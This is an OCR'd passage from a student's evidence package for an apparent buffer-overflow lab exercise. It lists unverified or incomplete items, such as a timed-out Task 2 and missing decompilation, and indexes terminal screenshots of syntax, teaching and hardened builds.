
• Task 2 used a 72-A/8-B marker rather than a recorded cyclic/cyclic_find procedure. It reached the demo flag but timed out with exit 124; no clean interactive shell or personalized flag is demonstrated.

• Annotated disassembly is included; a separate annotated decompilation requested by the README is not established. Task 1 numeric exits were not captured.

• Weekly quiz completion, upload to the course submission portal and application to NoteVault are not verified by this repository package.

S01 — Original terminal: syntax/build record


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task0/01-syntax.png

S02 — Original terminal: teaching build


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task0/02-teaching-build.png

S03 — Original terminal: hardened build

